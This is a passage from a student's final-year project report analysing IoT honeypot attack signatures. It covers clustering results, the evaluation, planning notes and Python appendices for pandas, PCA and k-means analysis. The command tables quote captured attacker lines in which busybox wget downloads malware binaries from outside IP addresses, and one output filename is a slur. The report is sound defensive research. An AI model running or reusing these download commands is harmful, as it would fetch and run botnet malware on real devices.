| **/bin/busybox wget http://34.73.239.134:80/AB4g5/Josho.x86 -O - > ccAD** | [/bin/busybox wget http://157.230.232.105:80/AB4g5/Josho.x86 -O - > ccAD, /bin/busybox wget http://34.73.178.58:80/AB4g5/Josho.x86 -O - > ccAD, /bin/busybox wget http://34.73.239.134:80/AB4g5/Josho.x86 -O - > ccAD] |

FIGURE 6.12: Exemplar and clustered commands

Using the process in chapter 5.6.3, the longest common sub-string of each command in a cluster was found. Table 6.11 shows each of these sub-strings for each cluster.

From the table it is clear that the busybox command is used in a lot of ways during the cyber-attack. The working directory /bin/busybox is accessed to execute wget commands allowing for the attacker to download malware from the internet.

The rm command was another favourite of the attackers, used in many ways. It was mainly used to delete security features or sensitive data from the IoT devices.

| **Largest Clustered Substrings** |
|---|
| /.ptmx && cd / |
| /bin/busybox c |
| /bin/busybox wget http://142.93.221.1:80/wrgjwrgjwrg246356356356/x86 -O - >help |
| ./ |
| /bin/busybox wget http://104.168.166.89:80/lmaoWTF/loligang.x86 -O - >nya |
| /bin/busybox |
| rm |
| /bin/busybox wget http://102.165.37.59:80/bins/sora.x86 -O - >NiGGeR69xd |
| :80/AB4g5/Josho.x86 -O - >ccAD |

TABLE 6.11: Common command features

# Chapter 7

# Evaluation

This project "Identifying and Analysing Key Features from a Collection of IoT Attack Signatures" was able to meet the goals set out, albeit with a few caveats.

The project goals were to :

- Create a usable IoT attack signature dataset.
- Identify the key feature set used to explain cyber-attacks against IoT devices.
- Analyse the key feature set to help prevent future attacks on IoT devices.

An IoT attack signature dataset was successfully created from the raw data provided by GCA. All 100 data points with 39 features were able to be represented within a pandas dataframe as a collection of IoT attack signatures. There was a 5% loss of information during the process due to the invalid syntax within the raw data, however the remaining 95% was used for the dataset. GCA commented that these results notified them about the syntax errors within the raw data.

The key feature set of the IoT attack signatures was successfully identified as the location, password and command features. These were very similar to the key feature sets used to explain attacks against regular non IoT devices. GCA commented that it was useful to see a similarity between IoT attacks and non IoT attacks, so current cyber security techniques can still be implemented to protect IoT devices.

The dataset was successfully encoded and scaled, however this resulted in a 75% reduction in the number of data points to work with. Due to this, the results would

only apply to the whole IoT dataset if the reduced dataset and original dataset shared the same variance. It would have been better to have a larger complete dataset allowing for more convincing results.

The principle components were analysed using their eigenvector decomposition in order to successfully identify features that maximise variance within the dataset. The multivariate data was also analysed using a biplot where features that gave a unique interpretation of the dataset were identified.

Both techniques provided the same result, however could only accurately represent 50% of that dataset. As these results fell in line with previous research papers, the key feature set could be used to explain the whole dataset. The accuracy could have been improved by using a higher dimension analytical technique.

K means clustering was able to show that although PCA lost 50% of the data's information, it was able to remove noise within a high dimensional feature space, providing an improved clustering of data and being the correct technique to use.

The key features identified were successfully analysed, producing findings that would help understand the attackers techniques and process behind IoT attacks. The location analysis was able to find that the majority of attacks originate from the USA and Russia. The city of Tulsa was identified as a potential botnet or hacking community, however the dataset was incomplete, so analysis on Russia's cities was not possible.

The password analysis was able to identify where passwords for the brute force attacks were sourced from. The most common password attempts were also identified. From this the security flaws caused by common manufacturer credentials of IoT devices were exposed. The evolution of passwords was analysed and the attacking techniques of symbol substitution and sub-string appending was found. Although the analysis was successful, there could have been more data to add confidence to the findings.

The command analysis was able to find the most executed exploitative commands, and cluster the commands based on similarity. The main functionality of each cluster was identified, with the results being busybox and rm related functions. There was enough data given so the results appear to be accurate.

Overall, all of the the project goals were met. Each process produced the desired results, furthering the understanding of IoT devise security. Each algorithm worked efficiently, provided the desired results and was implemented without any

issue. The main problem outlined in each section was the lack of data needed to produce results that could be extrapolated for all IoT devices around the world.

Typically 1000s of data points would be needed to obtain reliable results. As the original dataset only had 100 points to work with, there was a problem from the start. Due to missing data in the raw dataset, the number of data points to work with fell from 100 to 25 in the worst cases. This meant that the results found using the smaller dataset would have to be extrapolated for the whole dataset. Although the results found were similar to other research, that was probably due to luck rather then reliable results.

# Chapter 8

# Conclusion and Future Work

## 8.1 Final Conclusion

In conclusion the project was successful in meeting the goals and staying within scope. A clean and usable dataset was produced from GCA's raw IoT honeypot data. The location, password and command features were identified as the key feature set to explain the collection of IoT attack signatures provided. The location analysis found where the majority of attacks originate from to detect potential botnets or hacking communities. The password analysis found where attackers are sourcing passwords from, for brute force attacks and how these passwords evolve. The command analysis identified the main commands used to exploit an IoT system, and clustered them based on functional sub-strings.

## 8.2 Future Work

As this project was limited by the small dataset, future work could involve repeating the same processes with a much larger dataset. This would allow for producing reliable results and potentially finding hidden correlations. This would also allow for the findings to apply to all IoT device attacks, due to the large sample size.This project used certain dimensional reduction such as PCA and clustering techniques such as k means and affinity propagation however, there was no analysis of alternative techniques. Future work could entail running different algorithms and seeing if the same results are produced.

# Chapter 9

# Project Planning and Management

## 9.1 Skills Audit

A skills audit was performed to understand what type of project would be best tailored towards my skills and interests. Table 9.1 shows the skills audit, which measured how good and interested I was at each proposed skill. This was totaled up and any skill with final score above 6/10 would be used as part of the project. The skills of Coding, Maths, Algorithms, Analysis and Cyber Security were highlighted as my strengths, so a project title incorporating these skills was selected.

| Skill | Coding | Maths | Algorithms | Electronics | Optimisation | Analysis | Cyber Security | Practical |
|---|---|---|---|---|---|---|---|---|
| **Rating** | *4/5* | *5/5* | *4/5* | *3/5* | *2/5* | *4/5* | *4/5* | *2/5* |
| **Interest** | *4/5* | *4/5* | *4/5* | *1/5* | *2/5* | *3/5* | *5/5* | *1/5* |
| **Score** | **8/10** | **9/10** | **8/10** | 4/10 | 4/10 | **7/10** | **9/10** | 3/10 |

TABLE 9.1: Risk assessment

## 9.2 Risk Assessment

In any project, problems and challenges are expected. A risk assessment was performed when starting the project to identify any problems could arise, how likely and influential they would be and how they would be dealt with. Figure 9.1 shows the constructed risk assessment.

| Risk | Likelihood | Impact | Prevention and Correction |
|---|---|---|---|
| Data loss or corruption | High | High | • Use online latex editor like Overleaf<br>• Back up code on OneDrive and USB |
| Hardware failure | Moderate | High | • Regularly back up work to stay updated<br>• Have a spare machine ready |
| Becoming ill or injured | Moderate | High | • Allow for enough extra time when planning each task<br>• Use remote desktop and email if unable to enter university |
| Unable to contact supervisor | Low | Moderate | • Send emails well before a response is needed<br>• Be clear and concise when emailing<br>• Email Ian McNally if no response after 1 week |
| Falling behind schedule | Moderate | High | • Stick to Gantt chart and Trello schedules<br>• Allow for enough extra time when planning each task |
| Other deadlines | High | Moderate | • Allow for these deadlines in the Gantt chart scheduling |
| University closing | Low | High | • Be able to understand remote desktop<br>• Make sure supervisor can have virtual meetings |

FIGURE 9.1: Risk assessment

## 9.3 Gantt Chart

A Gantt chart is a project management tool assisting in the planning and scheduling of projects. Figure 9.2 displays the Gantt chart used through this project. Each task of the project was scheduled. Appendix A has the full Gantt chart featuring all subsections.




FIGURE 9.2: Gantt Chart

Using the risk assessment in figure 9.1, each risk prevention was scheduled into the Gantt chart. For example the chart features "Break from Project" sections which encompass scheduling for other coursework deadlines, holidays and exams. An extra day was added to each task to allow for any unexpected problems.

The Gantt chart was updated weekly with progression and changes to tasks. Compared to the original Gantt chart included in the progress report, there were several changes made to task deadlines. This is noticeable with the final report deadlines being pushed back due to Covid-19 causing delays. This planning process was crucial to ensure that all tasks and sections of the project were completed by the required deadline.

## 9.4 Trello

Trello is a visual tool that uses a series of cards on a board, to observe the project workflow and manage task schedules. It allows for each task to be separated into individual attainable segments. This helped visualise the overall scope, and structure small tasks that would eventually reach the end goal. The software SmartDraw which was used to create the Gantt chart, helpfully offered a direct Gantt chart to Trello card converter.

## 9.5 Logbook

A logbook was kept and updated throughout the duration of the project. The logbook would keep an update on any progress made; changes made; problems faced; and notes from supervisor and second examiner meetings. This allowed for a physical documentation of the project's timeline that was constantly updated. The useful information captured would then be updated in Trello and the Gantt chart.

## 9.6 Problems Faced

### 9.6.1 Title Changes

The project title changed several times throughout the project. It started out being "Detecting and Classifying Cyber Attack Signatures" when producing the project brief before any work had started. When doing some research into attack signatures, it made no sense detecting them because each one is unique.

The title changed to "Classifying Common IoT Cyber-Attack Signatures" when the progress report was submitted. There was a focus on the classification of IoT attack signatures, to determine different types of attacks.

During the winter break after obtaining the raw IoT honeypot dataset, it was discovered that there were only two types of attack signatures. These were Telnet and SSH, meaning classifying the attack signatures would not determine much.

After spending time analysing the dataset the title was changed to its current "Identifying and Analysing Key Features from a Collection of IoT Attack Signatures". Luckily most of the algorithms required had been researched and partially implemented for the previous title.

### 9.6.2 Hard Disk Failure

Towards the Easter break, the hard disk of the computer I was using failed. The sectors of the hard disk storing my work were corrupted which deleting everything. Luckily due to the use of OneDrive and Overleaf, I was able to recover the code and continue work on my spare laptop. One day of work was lost, however it was not an issue due to the earlier anticipation in the risk assessment and Gantt chart.

### 9.6.3 Covid-19

Due to the current pandemic and university being cancelled early, around a week of work was lost due to relocation and more pressing matters. The university delaying the deadline by two weeks helped overcome this issue, as it had not been anticipated in the Gantt chart.

# Bibliography


[1] "Principal component analysis explained visually," 2020. [Online]. Available: https://setosa.io/ev/principal-component-analysis/

[2] "On the use of biplot analysis for multivariate bibliometric and scientific indicators," 2020. [Online]. Available: https://arxiv.org/ftp/arxiv/papers/1302/1302.0608.pdf

[3] "Cyber crime report 2016," 2020. [Online]. Available: https://cybersecurityventures.com/hackerpocalypse-cybercrime-report-2016/

[4] "Cyber mobility report," 2020. [Online]. Available: https://www.ericsson.com/en/mobility-report/reports

[5] M. Cooper, "What is wrong with iot security today?" 2020. [Online]. Available: https://www.infosecurity-magazine.com/opinions/wrong-iot-today-1/

[6] "What is cyber security?" 2020. [Online]. Available: https://www.itgovernance.co.uk/what-is-cybersecurity

[7] "Review on cyber dependant crimes," 2020. [Online]. Available: https://www.bl.uk/britishlibrary/~/media/bl/global/social-welfare/pdfs/non-secure/c/y/b/cyber-crime-a-review-of-the-evidence-chapter-1-cyberdependent-crimes.pdf

[8] "Iot definition," 2020. [Online]. Available: https://www.techopedia.com/definition/28247/internet-of-things-iot

[9] "Cyber security statistics," 2020. [Online]. Available: https://www.varonis.com/blog/cybersecurity-statistics/

[10] V. Popeskic, "Telnet attacks, ways to compromise remote connections," 2020. [Online]. Available: https://howdoesinternetwork.com/2011/telnet-attacks

[11] "Mirai malware," 2020. [Online]. Available: https://en.wikipedia.org/wiki/Mirai_(malware)

[12] "Dimension reduction techniques," 2020. [Online]. Available: https://www.analyticsvidhya.com/blog/2015/07/dimension-reduction-methods/

[13] "Lagrange multipliers," 2020. [Online]. Available: http://www.cs.toronto.edu/~mbrubake/teaching/C11/Handouts/LagrangeMultipliers.pdf

[14] "Generalised eigenvalue problem," 2020. [Online]. Available: https://math.stackexchange.com/questions/1709630/generalized-eigenvalue-problem-and-standard-eigenvalue-problem

[15] "Ai definition," 2020. [Online]. Available: https://www.lexico.com/en/definition/artificial_intelligence

[16] "An efficient k-means clustering algorithm," 2020. [Online]. Available: https://surface.syr.edu/cgi/viewcontent.cgi?article=1042&context=eecs

[17] "k means clustering algorithm," 2020. [Online]. Available: https://towardsdatascience.com/k-means-clustering-algorithm-applications-evaluation-methods-and-drawbacks

[18] "Kneedle simplex algorithm," 2020. [Online]. Available: https://raghavan.usc.edu/papers/kneedle-simplex11.pdf

[19] R. Vink, "Algorithm breakdown: Affinity propagation - ritchie vink," 2020. [Online]. Available: https://www.ritchievink.com/blog/2018/05/18/algorithm-breakdown-affinity-propagation/

[20] "Natural language processing definition," 2020. [Online]. Available: http://www.jmlr.org/papers/volume12/collobert11a/collobert11a.pdf

[21] "The levenshtein algorithm," 2020. [Online]. Available: https://dzone.com/articles/the-levenshtein-algorithm-1

[22] S. Nasser, G. L. Vert, M. Nicolescu, and A. Murray, "Multiple sequence alignment using fuzzy logic," in *2007 IEEE Symposium on Computational Intelligence and Bioinformatics and Computational Biology*, 2007, pp. 304–311.

[23] X. Chen and X. Hao, "Feature reduction method for cognition and classification of iot devices based on artificial intelligence," *IEEE Access*, vol. 7, pp. 103 291–103 298, 2019.

[24] H. Bahşi, S. Nõmm, and F. B. La Torre, "Dimensionality reduction for machine learning based iot botnet detection," in *2018 15th International Conference on Control, Automation, Robotics and Vision (ICARCV)*, 2018, pp. 1857–1862.

[25] S. Zhao, W. Li, T. Zia, and A. Y. Zomaya, "A dimension reduction model and classifier for anomaly-based intrusion detection in internet of things," in *2017 IEEE 15th Intl Conf on Dependable, Autonomic and Secure Computing, 15th Intl Conf on Pervasive Intelligence and Computing, 3rd Intl Conf on Big Data Intelligence and Computing and Cyber Science and Technology Congress(DASC/PiCom/DataCom/CyberSciTech)*, 2017, pp. 836–843.

[26] A. Guerra-Manzanares, H. Bahsi, and S. Nõmm, "Hybrid feature selection models for machine learning based botnet detection in iot networks," in *2019 International Conference on Cyberworlds (CW)*, 2019, pp. 324–327.

[27] D. Fraunholz, D. Krohmer, S. D. Anton, and H. Dieter Schotten, "Investigation of cyber crime conducted by abusing weak or default passwords with a medium interaction honeypot," in *2017 International Conference on Cyber Security And Protection Of Digital Services (Cyber Security)*, 2017, pp. 1–7.

[28] A. K. Kyaw, F. Sioquim, and J. Joseph, "Dictionary attack on wordpress: Security and forensic analysis," in *2015 Second International Conference on Information Security and Cyber Forensics (InfoSec)*, 2015, pp. 158–164.

[29] N. Neshenko, E. Bou-Harb, J. Crichigno, G. Kaddoum, and N. Ghani, "Demystifying iot security: An exhaustive survey on iot vulnerabilities and a first empirical look on internet-scale iot exploitations," *IEEE Communications Surveys Tutorials*, vol. 21, no. 3, pp. 2702–2733, 2019.

# Appendix A

# Full Gantt Chart




Figure A.1: Full Gantt Chart Part 1




FIGURE A.2: Full Gantt Chart Part 2

# Appendix B

# Code for Cleaning Dataset

---

```
path = "C:/Users/rohan/Documents/UNI/3rd Year Project/Dataset/"

file = "IOT-sample-messages.json"

with open(path + file) as json_file:

    data = json.load(json_file)

df_original = json_normalize(data["hits"],"hits")

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

display(df_original)

df_clean = df_original.copy()

to_remove = ["_index","_type","_id","_score","_source.hashes","_source.version",
             "_source.urls","_source.type","_source.geoip.timezone",
             "_source.geoip.region_code","_source.geoip.location.lon",
             "_source.geoip.location.lat","_source.geoip.latitude",
             "_source.geoip.longitude","_source.endTime","_source.session",
             "_source.ttylog","_source.@version","_source.startTime",
             "_source.credentials","_source.geoip.dma_code","_source.tags" ]

df_clean.drop(to_remove, axis=1, inplace=True)

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

display(df_clean)

print(df_clean["_source.commands"].to_latex(index=False))

df_rename = df_clean.copy()
```

```
to_remove = ['_source.@timestamp', '_source.geoip.postal_code',
             '_source.geoip.country_code2', '_source.unknownCommands',
              '_source.commands','_source.geoip.country_code3']

df_rename.drop(to_remove, axis=1, inplace=True)

display(df_rename)

df_rename.rename(columns={'_source.protocol': 'Protocol',
                          '_source.hostPort': 'Host_Port',
                          '_source.geoip.city_name': 'City',
                          '_source.geoip.country_name': 'Country',
                          '_source.geoip.ip': 'Geo_IP',
                          '_source.geoip.continent_code': 'Continent_Code',
                          '_source.geoip.region_name': 'Region',
                          '_source.peerPort': 'Peer_Port',
                          '_source.hostIP': 'Host_IP',
                          '_source.peerIP': 'Peer_IP'}, inplace=True)
```

Listing B.1: Code for Cleaning Dataset

# Appendix C

# Code for Identifying Key Features

```
df_login = df_clean[['_source.loggedin']].copy()

df_login = df_login.rename(columns={"_source.loggedin": "Data"})

df_login.dropna(inplace=True)

df_login[['Username','Password']] = pd.DataFrame(
        df_login.Data.values.tolist(), index= df_login.index)

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

df_PCA = pd.concat([df_rename,df_login], axis=1)

to_remove = ['_source.loggedin', 'Data']

df_PCA.drop(to_remove, axis=1, inplace=True)

display(df_PCA)

display(df_clean)

enc = OrdinalEncoder()

scaler = StandardScaler()

df_PCA.dropna(inplace=True)

print(df_PCA.to_latex(index=False))

enc.fit(df_PCA)

PCA_enc = enc.transform(df_PCA)

scaler.fit(PCA_enc)

PCA_enc=scaler.transform(PCA_enc)
```

```
features = list(df_PCA.columns)

df_PCA_enc = pd.DataFrame(data=PCA_enc, columns = features)

display(df_PCA_enc)

pca = PCA()

x_new = pca.fit_transform(PCA_enc)

print(x_new)

print(pca.components_)

Sum_of_squared_distances = []

K = range(1,25)

for k in K:

    km = KMeans(n_clusters=k)

    km = km.fit(x_new)

    Sum_of_squared_distances.append(km.inertia_)

plt.plot(K, Sum_of_squared_distances, 'bx-')

plt.xlabel('k')

plt.ylabel('Sum_of_squared_distances')

plt.title('Elbow Method For Optimal k')

kn = KneeLocator(K, Sum_of_squared_distances, curve='convex',
direction='decreasing')

plt.vlines(kn.knee, plt.ylim()[0], plt.ylim()[1], linestyles='dashed')

plt.savefig("elbowhd.png")

plt.figure(figsize=(10,10))

def myplot(score,coeff,labels= None):
    xs = score[:,0]
    ys = score[:,1]
    n = coeff.shape[0]
    scalex = 1.0/(xs.max() - xs.min())
    scaley = 1.0/(ys.max() - ys.min())
    plt.scatter(xs * scalex,ys * scaley)
    for i in range(n):
        plt.arrow(0, 0, coeff[i,0], coeff[i,1],color = 'r',alpha = 0.5)
        if labels is None:
            plt.text(coeff[i,0]* 1.15, coeff[i,1] * 1.15, "Var"+str(i+1),
            color = 'g', ha = 'center', va = 'center')
        else:
            plt.text(coeff[i,0]* 1.15, coeff[i,1] * 1.15, labels[i],
            color = 'g', ha = 'center', va = 'center')
```

```
plt.xlim(-1,1)
plt.ylim(-1,1)
plt.xlabel("PC{}".format(1))
plt.ylabel("PC{}".format(2))
plt.grid()

myplot(x_new[:,0:2],np.transpose(pca.components_[0:2, :]),features)

plt.title('PCA Biplot')

plt.show()

pca_axis = pca.explained_variance_ratio_.cumsum()

x = np.arange(pca_axis.size)+1

y = 0*x+0.8

plt.xlim(1,len(features))

plt.ylim(0,1.1)

plt.plot(x,pca_axis)

plt.plot(x,y,'-r')

plt.xlabel('Number of Principle Componets')

plt.ylabel('Cumulative Variance')

plt.title('Cumulative Variance Plot')

print(pca.explained_variance_)

print(pca.explained_variance_ratio_)

print(abs( pca.components_ ))

df_eigen_vectors = pd.DataFrame(abs(pca.components_), columns=list(features))

maxValueIndexObj = df_eigen_vectors.idxmax(axis=1)

df_eigen_vectors = pd.concat([df_eigen_vectors,maxValueIndexObj], axis=1)

display(df_eigen_vectors)

df_PCA_1 = df_PCA

drop1 = ['Protocol','Username','Peer_IP']

drop2 = ['Protocol','Username','Peer_IP','Continent_Code']

drop3 = ['Protocol','Username','Peer_IP','Host_Port','Continent_Code']

drop4 = ['Protocol','Username','Peer_IP','Host_Port','Country',
'Continent_Code','Geo_IP']

df_PCA_1.drop(drop1,axis=1,inplace=True)
```

```
df_PCA_1.dropna(inplace=True)

display(df_PCA_1)

enc.fit(df_PCA_1)

PCA_enc = enc.transform(df_PCA_1)

scaler.fit(PCA_enc)

PCA_enc=scaler.transform(PCA_enc)

features = list(df_PCA_1.columns)

df_PCA_enc = pd.DataFrame(data=PCA_enc, columns = features)

display(df_PCA_enc)

x_new_1 = pca.fit_transform(PCA_enc)

plt.figure(figsize=(10,10))

plt.xlim(-1,1)

plt.ylim(-1,1)

plt.xlabel("PC{}".format(1))

plt.ylabel("PC{}".format(2))

plt.grid()

myplot(x_new_1[:,0:2],np.transpose(pca.components_[0:2, :]),features)

plt.title('Updated PCA Biplot')

pca_axis = pca.explained_variance_ratio_.cumsum()

x = np.arange(pca_axis.size)+1

y = 0*x+0.8

plt.xlim(1,len(features))

plt.ylim(0,1)

plt.plot(x,pca_axis)

plt.plot(x,y,'-r')

plt.xlabel('Number of Principle Componets')

plt.ylabel('Cumulative Variance')

plt.title('Updated Cumulative Variance Plot')

print(pca.explained_variance_)
```

```
print(pca.explained_variance_ratio_)

print(abs( pca.components_ ))

df_eigen_vectors = pd.DataFrame(abs(pca.components_), columns=list(features))

maxValueIndexObj = df_eigen_vectors.idxmax(axis=1)

df_eigen_vectors = pd.concat([df_eigen_vectors,maxValueIndexObj], axis=1)

display(df_eigen_vectors)

Sum_of_squared_distances = []

K = range(1,15)

for k in K:

    km = KMeans(n_clusters=k)

    km = km.fit(x_new_1[:,0:2])

    Sum_of_squared_distances.append(km.inertia_)

plt.plot(K, Sum_of_squared_distances, 'bx-')

plt.xlabel('k')

plt.ylabel('Sum_of_squared_distances')

plt.title('Elbow Method For Optimal k')

kn = KneeLocator(K, Sum_of_squared_distances, curve='convex', direction='decreasing')

plt.vlines(kn.knee, plt.ylim()[0], plt.ylim()[1], linestyles='dashed')

km = KMeans(n_clusters=kn.knee)

km = km.fit(x_new_1[:,0:2])

plt.figure(figsize=(10,10))

plt.xlabel("PC{}".format(1))

plt.ylabel("PC{}".format(2))

plt.grid()

plt.axis('equal')

plt.scatter(x_new_1[:,0], x_new_1[:,1], c=km.labels_.astype(float))

plt.show()
```

Listing C.1: Code for Identifying Key Features

# Appendix D

# Code for Location Analysis

```
values = df_clean['_source.geoip.country_name'].value_counts().keys().tolist()

counts = df_clean['_source.geoip.country_name'].value_counts().tolist()

plt.figure(figsize=(20,10))

plt.pie(counts, labels=values,autopct='%1.1f%%')

plt.legend()

plt.title("Cyber Attacks Origininating Countries")

plt.axis('equal')

city = values[0]

df_num = df_clean[['_source.protocol', '_source.geoip.country_name',
'_source.geoip.city_name']].copy()

df_num.dropna(inplace=True)

df_city = df_num[df_num["_source.geoip.country_name"].str.contains(city)]

values = df_city['_source.geoip.city_name'].value_counts().keys().tolist()

counts = df_city['_source.geoip.city_name'].value_counts().tolist()

plt.figure(figsize=(20,10))

plt.pie(counts, labels=values,autopct='%1.1f%%')

plt.legend()

plt.title("Cyber Attacks Origininating From " + city)

plt.axis('equal')
```

Listing D.1: Code for Location Analysis

# Appendix E

# Code for Password Analysis

```
df_login[['Username','Password']] = pd.DataFrame(df_login.Data.values.
tolist(),index= df_login.index)

pd.set_option('display.max_columns', None)

pd.set_option('display.max_rows', None)

display(df_login)

values = df_login['Password'].value_counts().keys().tolist()

counts = df_login['Password'].value_counts().tolist()

d = {'Frequency': counts, 'Password': values}

df_pass = pd.DataFrame.from_dict(d)

df_pass = df_pass.sort_values(by=['Frequency'], ascending=False)

display(df_pass)

plt.figure(figsize=(20,20))

plt.barh(values,counts)
plt.title('Password Frequency')

plt.rc('xtick', labelsize=10)
plt.rc('ytick', labelsize=10)

path = "C:/Users/rohan/Documents/UNI/3rd Year Project/Password_Dict/"

df_top_100 = pd.read_csv(path + "top100.txt", delimiter = "\t",header=None)

df_top_100.columns = ['Top 100 Passwords']

display(df_top_100)

path = "C:/Users/rohan/Documents/UNI/3rd Year Project/Password_Dict/"
```

```
df_ssh_raw = pd.read_csv(path + "ssh.txt", delimiter = "\t",header=None)

df_ssh_raw.columns = ['Common SSH Passwords']

values = df_ssh_raw['Common SSH Passwords'].value_counts().keys().tolist()

df_ssh = pd.DataFrame(values, columns = ['Common SSH Passwords'])

display(df_ssh)

path = "C:/Users/rohan/Documents/UNI/3rd Year Project/Password_Dict/"

df_tel_raw = pd.read_csv(path + "telnet.txt", delimiter = "\t",header=None)

df_tel_raw.columns = ['Common Telnet Passwords']

values = df_tel_raw['Common Telnet Passwords'].value_counts().keys().tolist()

df_tel = pd.DataFrame(values, columns = ['Common Telnet Passwords'])

display(df_tel)

